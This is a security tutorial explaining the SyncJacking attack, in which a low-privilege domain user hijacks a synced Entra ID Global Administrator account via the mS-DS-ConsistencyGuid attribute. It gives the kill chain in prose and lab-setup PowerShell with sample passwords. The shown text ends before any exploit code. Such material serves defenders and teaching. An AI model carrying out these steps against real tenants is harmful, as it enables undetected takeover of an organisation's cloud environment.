SyncJacking: From On-Prem Foothold to Cloud Global Admin
SyncJacking How a Domain User Became Your Cloud Global Administrator
On January 13, 2026, Microsoft confirmed that an attacker with a standard domain user account can become your cloud Global Administrator in under three minutes, with no alert fired. They first reported this attack in 2022. For three years the answer was: “by design”.
Many of you are already familiar with attack techniques like session hijacking or clickjacking methods that exploit trust in established mechanisms to take over user interactions and identities.
But what happens when the same idea is applied not to a browser session, but to the very system that links identities between on-premises infrastructure and the cloud.
In Hybrid environments built on Microsoft Entra ID and synchronized using Azure AD Connect ( also known as Entra Connect ), Identity itself becomes a moving part, continuously synced, updated and trusted across the digital ether.
This is where an obscure but far more impactful class of attack emerges: SyncJacking.
Instead of stealing a session or tricking a user, SyncJacking targets the synchronization layer itself by abusing how identities are linked between on-premises AD and the Cloud. The result is a complete cloud identity takeover with no phishing, no malware, and no MFA bypass required. Just two PowerShell commands and two minutes of patience.
Before we go into the Proof of Concept, I would like to explain a few concepts that are necessary for you to understand the attack.
Concepts You Need to Know
Active Directory vs Microsoft Entra ID Two Worlds, One Identity
Active Directory (AD) is Microsoft’s on-premises directory service. Think of it as a giant database living on a server inside your organization’s own walls. It stores every user account, every computer, every group, and every policy in the company. When an employee logs into their Windows laptop with work credentials, Active Directory is what checks their username and password. The server running this service is called a Domain Controller (DC).
Microsoft Entra ID ( formerly Azure Active Directory ) is the cloud counterpart. It serves the same purpose but lives in Microsoft’s cloud. It is the identity backbone for Microsoft 365, Azure, and thousands of other cloud applications. When you open Outlook, Teams, or SharePoint Entra ID is what authenticates you.
Most large organizations run both they have legacy on-premises AD for internal systems and Entra ID for cloud services. This is called a Hybrid Identity environment, and it is the exact target of this attack.
| Active Directory ( AD ) | Microsoft Entra ID | |
|---|---|---|
| Location | Your server room | Microsoft’s cloud |
| Used for | Windows logins, internal apps | Microsoft 365, Azure, cloud apps |
| Authentication Protocol | Kerberos, NTLM | OAuth 2.0, SAML, OpenID Connect |
| Management Tool | AD Users & Computers | Entra Admin Center |
Microsoft Entra Connect, The Bridge Between Two Worlds
With two separate identity systems, organizations need a way to keep them in sync. Microsoft Entra Connect is the software that does this. It sits on a dedicated Windows server and reads user accounts from on-premises AD, then pushes them into Entra ID in the cloud creating a continuously synchronized mirror of the organization’s identities.
[On-Premises AD]  ──►  [Entra Connect Server]  ──►  [Entra ID / Cloud]
 (Domain Controller)       (sync engine)              (Azure Portal)
Users synchronized this way are called synced users. Their cloud identity is permanently tied to their on-premises identity through a linking mechanism. And that linking mechanism is exactly where the vulnerability lives.
objectGUID, ImmutableID, and the Identity Link
This is the heart of the attack pay close attention here.
Every object in Active Directory — every user, computer, and group — is automatically assigned an objectGUID ( Globally Unique Identifier ) when it is created. It looks like this:
3f2504e0-4f89-11d3-9a0c-0305e8XXXXX
This value never changes. You can rename the user, move them to a different department, change their email the objectGUID stays the same forever. It is the permanent fingerprint of that AD object.
When Entra Connect syncs a user to the cloud, it takes that objectGUID, converts it to Base64 encoding, and stores this value in Entra ID as the ImmutableID — specifically in a field called OnPremisesImmutableId. This is the permanent link between the on-premises account and the cloud account.
AD objectGUID → (Base64 encode) → ImmutableID → OnPremisesImmutableId in Entra ID
Entra Connect uses this to match on-premises users to cloud users. This is called Hard Matching.
The mS-DS-ConsistencyGuid Attribute — The Attack Vector
Active Directory has an attribute called mS-DS-ConsistencyGuid. When this attribute is set on a user object, Entra Connect uses its value instead of the objectGUID as the source anchor for syncing.
It was originally designed for Active Directory forest migration scenarios — allowing administrators to control which GUID is used as the cloud link during complex migrations. By default, in many AD configurations, a domain user can write this attribute to their own account.
That is the vulnerability.
Hard Match vs Soft Match
Hard Matching is when Entra Connect links on-prem and cloud accounts by comparing the objectGUID / ImmutableID precise and deterministic.
Soft Matching is a fallback if no ImmutableID match is found, Entra Connect matches accounts by email address ( SMTP proxy address ). If user@contoso.com exists in both AD and Entra ID, Entra Connect assumes they are the same person and links them. This was the predecessor attack known as SMTP Matching Abuse.
Global Administrator Why This Is the Target
In Microsoft Entra ID, Global Administrator is the highest privilege role. A Global Admin can:
- Create or delete any user in the tenant
- Assign any role to any user
- Access all Microsoft 365 data
- Manage all Azure subscriptions and resources
- Reset any password including other admins
It is god-mode for your entire Microsoft cloud environment.
PIM — Privileged Identity Management
PIM is an Entra ID P2 feature that controls how privileged roles are used. Instead of having permanent Global Admin access, PIM requires users to activate their role on demand with justification, approval requirements, and time limits. It is supposed to be a safety net logging and alerting on every privileged role activation.
The alarming finding in SyncJacking is that PIM fires no alert at all because the attacker does not activate a role. They simply take over an account that already has the role permanently assigned.
Delta Sync — The 2-Minute Window
Entra Connect runs sync cycles on a schedule, every 30 minutes by default. A Delta Sync processes only objects that have changed since the last cycle, completing in roughly 1-2 minutes. The command Start-ADSyncSyncCycle -PolicyType Delta triggers one immediately which is what the attacker uses to propagate the attribute change without waiting.
The SyncJacking Kill Chain — Plain English
With those concepts understood, the attack becomes remarkably simple:
- Attacker has a low-privilege domain user account (
attacker-low) - Attacker identifies a synced user with Global Admin in Entra ID (
syncadmin) - Attacker retrieves
syncadmin’s objectGUID from AD and converts it to Base64 - Attacker sets their own account’s
mS-DS-ConsistencyGuidto match that value - Attacker triggers a delta sync , takes 2 minutes
- Entra Connect now believes
attacker-lowISsyncadminand re-links the cloud identity - Attacker logs into Azure Portal using
syncadmin’s UPN withattacker-low’s password - Full Global Administrator access. Zero alerts fired.
BEFORE ATTACK:
  attacker-low (AD) ──────────────────► attacker-low (Entra ID)  [ no special role ]
  syncadmin (AD)    ──────────────────► syncadmin (Entra ID)     [ GLOBAL ADMIN 🔑 ]

AFTER ATTACK:
  attacker-low (AD) ──────────────────► syncadmin (Entra ID)     [ GLOBAL ADMIN 🔑 ]
  ( the cloud identity link is hijacked )
⚠️ Important Note Before the Lab
This attack in its original form is patched in Entra Connect 2.4 and later. Microsoft introduced two blocking flags
BlockCloudObjectTakeoverThroughHardMatchEnabledandBlockSoftMatchEnabled— that are enabled by default in modern versions and become permanent and non-disableable after the July 2026 enforcement patch.However, this lab is still extremely valuable for several reasons:
- Millions of organizations ran vulnerable versions of Entra Connect for years without knowing
- The flags can still be disabled by a tenant administrator in versions prior to the July 2026 patch — meaning misconfigured or compromised tenants remain exposed today
- Understanding the mechanics of this attack is essential for defenders building detection rules and hardening hybrid environments
- The detection gaps ( missing PIM alerts, missing privilege escalation logs ) documented in this lab still exist regardless of version
Run this lab in an isolated test environment only. Never against production systems or tenants.
Lab 1 — Environment Setup

Step 1 — Create a Resource Group
Everything in this lab lives inside one Azure Resource Group. Think of it as a folder that holds all your lab resources VMs, networks, disks so you can delete everything cleanly when done.

Step 2 — Create the Two Virtual Machines



You need exactly two Windows Server 2022 VMs. One becomes the Domain Controller ( DC ) running Active Directory. The other becomes the Entra Connect sync server. The critical requirement is that both VMs must be on the same Virtual Network so they can talk to each other Entra Connect on VM2 needs to reach Active Directory on VM1 over the network.
Step 3 Promote VM1 to a Domain Controller

RDP into VM1. Once inside, open PowerShell as Administrator. The first command installs the Active Directory Domain Services role the software that enables this machine to become a Domain Controller. The second command promotes the server and creates a brand new AD forest called synclab.local.
# Step 1: Install the Active Directory Domain Services role
# This installs the software needed to run Active Directory
Install-WindowsFeature -Name AD-Domain-Services -IncludeManagementTools

# Step 2: Promote this server to a Domain Controller
# This creates a NEW AD forest called synclab.local from scratch
# -DomainName: the full DNS name of your domain
# -DomainNetBiosName: the short name (used for SYNCLAB\username logins)
# -InstallDns: installs DNS server (AD requires DNS to function)
# -SafeModeAdministratorPassword: recovery password if AD breaks
Install-ADDSForest `
    -DomainName "synclab.local" `
    -DomainNetBiosName "SYNCLAB" `
    -ForestMode "WinThreshold" `
    -DomainMode "WinThreshold" `
    -InstallDns `
    -SafeModeAdministratorPassword (ConvertTo-SecureString "Lab@dmin2024!" -AsPlainText -Force) `
    -Force
The server will automatically reboot after this. Wait 3-4 minutes, then reconnect via RDP.
Step 4 Create Test Users in Active Directory


After rebooting, reconnect to VM1. The following script creates an Organizational Unit ( think of it as a folder inside AD ), 10 regular users representing a normal workforce, the high-value target syncadmin who will receive Global Admin in Entra ID, and attacker-low the attacker’s account with zero special permissions.
Import-Module ActiveDirectory

# Create an Organizational Unit — a folder inside AD to organize your test users
New-ADOrganizationalUnit -Name "TestUsers" -Path "DC=synclab,DC=local"

# Create 10 regular users representing normal workforce
$users = @(
    @{Name="Alice Johnson";  SAM="alice.johnson"},
    @{Name="Bob Smith";      SAM="bob.smith"},
    @{Name="Carol Davis";    SAM="carol.davis"},
    @{Name="David Wilson";   SAM="david.wilson"},
    @{Name="Eve Martinez";   SAM="eve.martinez"},
    @{Name="Frank Taylor";   SAM="frank.taylor"},
    @{Name="Grace Anderson"; SAM="grace.anderson"},
    @{Name="Henry Thomas";   SAM="henry.thomas"},
    @{Name="Iris Jackson";   SAM="iris.jackson"},
    @{Name="James White";    SAM="james.white"}
)

foreach ($user in $users) {
    New-ADUser `
        -Name $user.Name `
        -SamAccountName $user.SAM `
        -UserPrincipalName "$($user.SAM)@synclab.local" `
        -Path "OU=TestUsers,DC=synclab,DC=local" `
        -AccountPassword (ConvertTo-SecureString "UserPass@2024!" -AsPlainText -Force) `
        -Enabled $true
    Write-Host "Created: $($user.Name)"
}

# The HIGH-VALUE TARGET
# This user will be synced to Entra ID and assigned Global Administrator
# Represents the dangerous misconfiguration found in most hybrid orgs
New-ADUser `
    -Name "SyncAdmin" `
    -SamAccountName "syncadmin" `
    -UserPrincipalName "syncadmin@synclab.local" `
    -Path "OU=TestUsers,DC=synclab,DC=local" `
    -AccountPassword (ConvertTo-SecureString "SyncAdmin@2024!" -AsPlainText -Force) `
    -Enabled $true
Write-Host "High-value target created: syncadmin"

# THE ATTACKER'S ACCOUNT
# Standard domain user — no admin rights, no special groups, nothing
# This is all you need to execute SyncJacking on a vulnerable environment
New-ADUser `
    -Name "Attacker Low" `
    -SamAccountName "attacker-low" `
    -UserPrincipalName "attacker-low@synclab.local" `
    -Path "OU=TestUsers,DC=synclab,DC=local" `
    -AccountPassword (ConvertTo-SecureString "Attack@2024!" -AsPlainText -Force) `
    -Enabled $true
Write-Host "Attacker account created: attacker-low"

Step 5 — Note Your Entra ID Tenant Details
Before setting up Entra Connect, you need your Entra ID tenant ID. This is the unique identifier for your cloud directory Entra Connect needs it to know which cloud tenant to sync users into.
